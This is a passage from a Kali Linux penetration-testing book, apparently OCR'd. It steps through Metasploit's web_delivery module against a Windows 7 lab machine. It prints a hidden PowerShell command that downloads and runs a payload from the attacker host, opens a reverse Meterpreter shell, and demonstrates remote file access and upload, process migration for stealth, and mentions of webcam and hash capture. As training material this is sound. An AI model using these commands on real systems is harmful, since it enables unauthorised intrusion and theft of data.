
Notice we have 3 options - Python, PHP and PSH (PowerShell). We can use the Web Delivery exploit to test Windows, Linux and Mac targets by selecting the correct target. We will be attacking a Windows system, so we will use option 2, PowerShell.

4. Enter, "***set target 2***"
5. Set the payload, "***set payload windows/meterpreter/reverse_tcp***"
6. You can check that everything looks okay with "***show options***":



```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted:
   LHOST     192.168.1.39     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   PSH
```

7. Now type, "***exploit***":




```
msf exploit(web_delivery) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.39:4444
msf exploit(web_delivery) > [*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.39:8080/rHGgPUFF11F38e2
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $d=new-object net.webclient;$d
quest]::GetSystemWebProxy();$d.Proxy.Credentials=[Net.Credentia
redentials;IEX $d.downloadstring('http://192.168.1.39:8080/rHGg
```

This starts a listener server on our Kali system that hosts our payload and then waits for an incoming connection. All we need to do is run the generated PowerShell command on our target system.


8. On the Windows 7 system, open a command prompt and paste in and execute the PowerShell

command provided by Metasploit:



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Dan>powershell.exe -nop -w hidden -c $d=new-object net.web
xy=[Net.WebRequest]::GetSystemWebProxy();$d.Proxy.Credentials=[Net.
he]::DefaultCredentials;IEX $d.downloadstring('http://192.168.1.39:
```


And after a few seconds you should see:



```
[*] Sending stage (957487 bytes) to 192.168.1.93
[*] Meterpreter session 1 opened (192.168.1.39:4444 -> 192.168.1.93:49161)
16-02-19 10:23:31 -0500
```


A Meterpreter session opens!

9. Now type, "***sessions***" to list the active sessions.
10. Connect to it with "***sessions -i 1***":



```
sessions

Active sessions
===============

  Id  Type                   Information                             Connection
  --  ----                   -----------                             ----------
  1   meterpreter x86/win32  WIN-42ORBM3SRVF\Dan @ WIN-42ORBM3SRVF   192.168.1.39
:4444 -> 192.168.1.93:49161 (192.168.1.93)

msf exploit(web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 
```

We now have a full Meterpreter shell to the target:




```
meterpreter > ls
Listing: C:\Users\Dan
=====================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2016-02-09 16:10:13 -0500  .oracle_jre_usage
40777/rwxrwxrwx   0       dir   2015-01-06 09:59:36 -0500  AppData
40777/rwxrwxrwx   0       dir   2015-01-06 09:59:36 -0500  Application Data
40555/r-xr-xr-x   0       dir   2015-01-06 10:01:29 -0500  Contacts
40777/rwxrwxrwx   0       dir   2015-01-06 09:59:36 -0500  Cookies
40555/r-xr-xr-x   0       dir   2016-02-13 11:56:54 -0500  Desktop
40555/r-xr-xr-x   0       dir   2015-08-18 11:13:14 -0400  Documents
40555/r-xr-xr-x   0       dir   2016-02-09 16:22:34 -0500  Downloads
40555/r-xr-xr-x   0       dir   2015-01-06 10:01:45 -0500  Favorites
40555/r-xr-xr-x   0       dir   2015-01-06 10:01:29 -0500  Links
40777/rwxrwxrwx   0       dir   2015-01-06 09:59:36 -0500  Local Settings
40555/r-xr-xr-x   0       dir   2015-01-06 10:01:29 -0500  Music
40777/rwxrwxrwx   0       dir   2015-01-06 09:59:36 -0500  My Documents
```

Note:

At the time of this writing, the PowerShell Web Delivery module worked against a fully updated Windows 7 system and Windows 10.

Congratulations, you have created your first Windows 7 Meterpreter shell! We will delve deeper into the functions of the Meterpreter shell later. If you want you can type "***help***" to see available commands. Or you can type, "***shell***" to drop to a remote DOS shell:



```
meterpreter > shell
Process 2152 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Dan>
```

When done, type "***exit***" to quit the remote shell, type "***exit***" again to exit the active session and one last time to exit Metasploit.

Conclusion

In this rather lengthy introduction to Metasploitwe learned how to perform some basic functions of the framework to enable us to find and use exploits. We also talked briefly about using payloads and setting necessary functions. Lastly we learned how to use the powerful Web Delivery exploit to gain a remote shell on a Windows system. Web Delivery is a very useful as you can use it to gain shells on Windows, Linux and Mac systems by simply changing the target type (covered in detail in my " Intermediate Security Testing with Kali Linux 2 " book).

Metasploit is able to do a ton of things; we just briefly brushed some of the more elementary core functions. Again if you are feeling lost at this point, don't panic! We will cover the entire Meterpreter exploit process later in greater detail. Next we will talk about the Meterpreter shell, an amazing and fun interface that we can use to manipulate systems that we successfully exploited.

Resources

http://www.offensive-security.com/metasploit-unleashed/Main_Page

http://www.offensive-security.com/metasploit-unleashed/Msfconsole_Commands

http://cve.mitre.org/

http://technet.microsoft.com/en-us/security/bulletin

Chapter 8

Meterpreter Shell

After a successful exploit, a Meterpreter shell allows you to perform many different functions along with a full remote shell. Meterpreter is great for manipulating a system once you get a remote connection, so depending on what your goals are; a Meterpreter shell is usually preferred to a standard remote terminal shell. Meterpreter gives us a set of commands and utilities that can be run to greatly aid in security testing.

For example, there are commands to pull the password hashes and gather data & settings from the system. There are also some fun tools included in Meterpreter, you can turn on the user's webcam and grab still shots, you can turn on the remote microphone, or even grab desktop screenshots of what the user is working on. With the built in commands and add in modules, it is possible to have pretty much full control over the target system.


In this section we will quickly cover the Meterpreter shell and some of its features.

Basic Meterpreter Commands

For simplicity sake, let's use the Web Delivery exploit and our Windows 7 system. We will run this the same way we did in the previous chapter. I will repeat the steps here:


1. Start "***msfconsole***" using the quick launch button.
2. At the msf prompt, enter the following commands:
    1. ***use exploit/multi/script/web_delivery***
    2. ***set target 2***
    3. ***set payload windows/meterpreter/reverse_tcp***
    4. ***set LHOST 192.168.1.39***
    5. ***set LPORT 4444***
    6. ***exploit***

As seen here:



```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set target 2
target => 2
msf exploit(web_delivery) > set payload windows/meterpreter/reverse_tcp
set payload => windows/meterpreter/reverse_tcp
msf exploit(web_delivery) > set LHOST 192.168.1.39
LHOST => 192.168.1.39
msf exploit(web_delivery) > set LPORT 4444
LPORT => 4444
msf exploit(web_delivery) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.1.39:4444
msf exploit(web_delivery) > [*] Using URL: http://0.0.0.0:8080/LmEioLTPqHKS0
[*] Local IP: http://192.168.1.39:8080/LmEioLTPqHKS0
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $i=new-object net.webclient;$i.proxy=[Net.WebRe
quest]::GetSystemWebProxy();$i.Proxy.Credentials=[Net.CredentialCache]::DefaultC
redentials;IEX $i.downloadstring('http://192.168.1.39:8080/LmEioLTPqHKS0');
```


3. Now copy the PowerShell command provided and run it in a Command Prompt on the Windows system:



Administrator: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Dan>powershell.exe -nop -w hidden -c $i=new-object net.webclient;$i.pro
xy=[Net.WebRequest]::GetSystemWebProxy();$i.Proxy.Credentials=[Net.CredentialCac
he]::DefaultCredentials;IEX $i.downloadstring('http://192.168.1.39:8080/LmEioLTP
qHKS0');
```


4. This opens up a remote session to our Kali system:



```
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $i=new-object net.webclient;$i.proxy=[Net.WebRe
quest]::GetSystemWebProxy();$i.Proxy.Credentials=[Net.CredentialCache]::DefaultC
redentials;IEX $i.downloadstring('http://192.168.1.39:8080/LmEioLTPqHKS0');
[*] Delivering Payload
[*] Sending stage (957999 bytes) to 192.168.1.93
[*] Meterpreter session 1 opened (192.168.1.39:4444 -> 192.168.1.93:49161) at 20
16-03-18 09:19:36 -0400

msf exploit(web_delivery) > 
```


5. Now just type “***sessions***” to see the created session.

6. And then type, “***sessions -i 1***” to open an interactive session with the target:



```
msf exploit(web_delivery) > sessions

Active sessions
===============

  Id  Type                   Information                           Connection
  --  ----                   -----------                           ----------
  1   meterpreter x86/win32  WIN-420RBM3SRVF\Dan @ WIN-420RBM3SRVF  192.168.1.39
:4444 -> 192.168.1.93:49161 (192.168.1.93)

msf exploit(web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Once connected to the session we are given a Meterpreter prompt. Okay, let’s see what Meterpreter can do, let’s start by using the “***help***” command to see what is available:



```
meterpreter > help
```

When we do so, we see that the commands are broken out into sections.

The commands are:

Core Commands

File System Commands

Networking Commands

System Commands


User Interface Commands

Webcam Commands

And three Priv Commands

It is a good idea to read through them all to get a basic understanding of what they can do. We will not cover all of the commands, but will look at a couple of them in a little more detail.


Core Commands



```
Core Commands
=============

    Command                    Description
    -------                    -----------
    ?                          Help menu
    background                 Backgrounds the current session
    bgkill                     Kills a background meterpreter script
    bglist                     Lists running background scripts
    bgrun                      Executes a meterpreter script as a background
    channel                    Displays information or control active channel
    close                      Closes a channel
    disable_unicode_encoding   Disables encoding of unicode strings
    enable_unicode_encoding    Enables encoding of unicode strings
    exit                       Terminate the meterpreter session
    get_timeouts               Get the current session timeout values
    help                       Help menu
    info                       Displays information about a Post module
    irb                        Drop into irb scripting mode
    load                       Load one or more meterpreter extensions
    machine_id                 Get the MSF ID of the machine attached to the
    migrate                    Migrate the server to another process
    quit                       Terminate the meterpreter session
    read                       Reads data from a channel
    resource                   Run the commands stored in a file
    run                        Executes a meterpreter script or Post module
```

As a beginner level user, you will probably only use *background, help, load, migrate, run* and *exit* from this list.

Background - Background allows you to background a session so that you can get back to the msf prompt or access other sessions:



```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(web_delivery) >
```

You can return to your session by just using the "***session -i <session #>***" command.


Load and Run – These commands allow you to use additional modules and commands inside Meterpreter.

Migrate – Allows you to move the Meterpreter shell to a different process. This can come in handy later when you want to be a bit stealthier or want different access levels.

Exit – Exits out of Meterpreter.


File System Commands

When you have a Meterpreter shell, you basically are dealing with two separate file systems, the local and remote. File system commands allow you to interact with both:




```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory
```

Basically you can use standard Linux commands to get around and use the file systems. But how do you differentiate between the local system and the remote system that you are attached to? When you are in a Meterpreter shell, all the commands are assumed to be used on the **remote** system. So for example to get a directory listing of the remote system, just use the "***ls***" command:



```
meterpreter > ls
Listing: C:\Users\Dan
=====================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2016-02-09 16:10:13 -0500  .oracle_jre
40777/rwxrwxrwx   0       dir   2015-01-06 09:59:36 -0500  AppData
40777/rwxrwxrwx   0       dir   2015-01-06 09:59:36 -0500  Application
40555/r-xr-xr-x   0       dir   2015-01-06 10:01:29 -0500  Contacts
40777/rwxrwxrwx   0       dir   2015-01-06 09:59:36 -0500  Cookies
40555/r-xr-xr-x   0       dir   2016-02-21 14:20:52 -0500  Desktop
40555/r-xr-xr-x   0       dir   2015-08-18 11:13:14 -0400  Documents
40555/r-xr-xr-x   0       dir   2016-02-09 16:22:34 -0500  Downloads
```

If we create a directory called "***test***" on the remote machine we can navigate to it, and then list the contents:




```
meterpreter > mkdir test
Creating directory: test
meterpreter > cd test
meterpreter > ls
No entries exist in C:\Users\Dan\test
meterpreter >
```

When you need to move around your local (Kali) file system there are a couple commands you can use.

Getlwd & lpwd – Get (display) Local Working Directory


Lcd – Change Local Directory

So if we needed to check our local working directory and then change into our Desktop directory on our Kali system we can do the following:



```
meterpreter > lpwd
/root
meterpreter > lcd Desktop
meterpreter > getlwd
/root/Desktop
meterpreter >
```


Download allows you to download files from the target system, and conversely, upload allows you to send files to the remote system. So if we wanted to upload a file, just connect to the local and remote directories that you desire and execute the upload command with the file name you want to send, as shown below:



```
meterpreter > lpwd
/root/Desktop
meterpreter > pwd
C:\Users\Dan\test
meterpreter > upload Tools
[*] uploading  : Tools -> Tools
[*] uploaded   : Tools -> Tools
meterpreter > ls
Listing: C:\Users\Dan\test
==========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  6     fil   2016-03-18 09:51:40 -0400  Tools
